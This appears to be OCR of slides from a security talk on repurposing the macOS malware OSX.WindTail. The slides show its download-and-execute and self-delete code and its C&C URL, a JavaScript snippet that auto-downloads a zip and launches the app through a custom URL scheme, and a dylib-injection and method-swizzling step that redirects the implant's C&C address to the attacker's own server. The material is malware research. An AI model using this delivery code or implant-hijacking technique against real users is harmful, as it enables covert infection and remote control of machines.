
```
# ./procInfo
[ process start ]
path: /usr/bin/ditto
args: ( "/usr/bin/ditto",
        "-x", "-k",
        "~/Library/update.zip", "~/Library" )

[ process start ]
path: ~/Library/update.app
```



download & execute

OSX.WINDTAIL
triage (remote self-delete)

```
http://flux2key.com/liaROelcOeVvfjN/
fsfSQNrIyxeRvXH.php?very=%@&xnvk=%@
```




```
01  r14 = [NSFileManager defaultManager];
02  rdx = [[NSBundle mainBundle] bundlePath];
03
04  //remove (self)
05  [r14 removeItemAtPath:rdx error:rcx];
06
07  //terminate (self)
08  [[NSApplication sharedApplication] terminate:0x0 ...];
```

self-delete logic


OSX.WINDTAIL


repurposing the exploit


```
01  //auto download .zip
02  //Safari will unzip & trigger url registration
03  var a = document.createElement('a');
04  a.setAttribute('href', 'https://file.io/kBTfCn');
05  a.setAttribute('download', 'Final_Presentation');
06  $(a).appendTo('body');
07
08  $(a)[0].click();
09
10  //launch app via custom url scheme
11  location.replace("openurl2622007://");
```


"Final_Presentation"

download & launch malware








Search or enter website name
Favorites
Apple
iCloud
Yahoo
Bing
Google
Wikipedia
Facebook
Twitter
LinkedIn
The Weather Channel
Yelp
TripAdvisor
OSX.WindTail ...persisted !


OSX.WINDTAIL

repurposing the implant

1 modify C&C addresses

C&C addresses are encrypted :/

0B574	2B	72	66	30	6B	2B	77	3D	3D	00	46	35	55	72	30	43	43	46	4D	4F	2F	+rf0k+w==.F5Ur0CCFMO/
0B589	66	57	48	6A	65	63	78	45	71	47	4C	79	2F	78	71	35	67	45	39	38	5A	fWHjecxEqGLy/xq5gE98Z
0B59E	76	69	55	53	4C	72	74	46	50	6D	47	79	56	37	76	5A	64	42	58	32	50	viUSLrtFPmGyV7vZdBX2P
0B5B3	59	59	41	49	66	6D	55	63	67	58	48	6A	4E	5A	65	33	69	62	6E	64	41	YYAIfmUcgXHjNZe3ibndA
0B5C8	4A	41	68	31	66	41	36	39	41	48	77	6A	6A	50	2B	4C	38	53	34	4F	43	JAh1fA69AHwjjP+L8S4OC
0B5DD	41	46	74	76	7A	59	77	45	72	30	69	41	3D	00	69	65	38	44	47	71	33	AFtvzYwEr0iA=.ie8DGq3



load library &
hook decryption routine?!

usrnode

RAW | RVA

- Executable (X86_64) [SDK10.6]
  - Mach64 Header
  - Load Commands
    - LC_SEGMENT_64 (__PAGEZERO)
    - LC_SEGMENT_64 (__TEXT)
    - LC_SEGMENT_64 (__DATA)
    - LC_SEGMENT_64 (__LINKEDIT)
    - LC_DYLD_INFO_ONLY
    - LC_SYMTAB
    - LC_DYSYMTAB
    - LC_LOAD_DYLINKER
    - LC_UUID
    - LC_VERSION_MIN_MACOSX
    - LC_UNIXTHREAD
    - LC_LOAD_DYLIB (libcrypto.0.9.8.dylib)
    - LC_LOAD_DYLIB (Cocoa)

Offset	Data	Description	Value
00000C88	0000000C	Command	LC_LOAD_DYLIB
00000C8C	00000038	Command Size	56
00000C90	00000018	Str Offset	24
00000C94	00000002	Time Stamp	Wed Dec 31 14:00:02 1969
00000C98	00000908	Current Version	0.9.8
00000C9C	00000908	Compatibility Version	0.9.8
00000CA0	2F7573722F6C69622F6C696…	Name	/usr/lib/libcrypto.0.9.8.dylib

Offset	Data	Description	Value
00000C88	0000000C	Command	LC_LOAD_DYLIB
00000C8C	00000038	Command Size	56
00000C90	00000018	Str Offset	24
00000C94	00000002	Time Stamp	Wed Dec 31 14:00:02 1969
00000C98	00000908	Current Version	0.9.8
00000C9C	00000908	Compatibility Version	0.9.8
00000CA0	4065786563757461626C655…	Name	@executable_path/swizzle.dylib

overwrite (un-needed)
LC_LOAD_DYLIB entry

```
$ vmmap usrnode

__TEXT  ~/Library/Final_Presentation.app/
Contents/MacOS/usrnode

__TEXT  ~/Library/Final_Presentation.app/
Contents/MacOS/swizzle.dylib
```

'injected' dylib: loaded!

OSX.WINDTAIL

repurposing the implant

swaps methods, via 'swizzle'

```
01  method_exchangeImplementations(
02   class_getInstanceMethod([self class], @selector(swizzle:)),
03   class_getInstanceMethod(NSClassFromString(@"appdele"), @selector(yoop:)));
04
05  -(NSString*)swizzle:(NSData*)data {
06
07    //invoke original method ("yoop") to decrypt
08    decrypted = ((NSString*(*)(id,SEL,NSData*))origImplementation)(self,@selector(yoop:), data);
09
10    //modify decrypted string as needed!
11
12    return decrypted;
13  }
```

```
01  url = [r15 yoop:@"F5Ur0CCFMO...];
```

"ourServer.com"

"F5Ur0CCFMO..."

```
if (decrypt == "flux2key.com")
  return "ourServer.com"
```

method: "swizzle"

"F5Ur0CCFMO..."

-> "flux2key.com"


method: "yoop"

"flux2key.com"

OSX.WINDTAIL

repurposing the implant

```
$ open Final_Presentation.app

dylib: loaded in usrnode (pid 1337)
dylib: swizzled 'appdele yoop:'

dylib: decrypted: "doc"
dylib: decrypted: "docx"
dylib: decrypted: "ppt"

dylib: decrypted: flux2key.com
dylib: swapping C&C server addr!
       flux2key.com -> "ourServer.com"
```

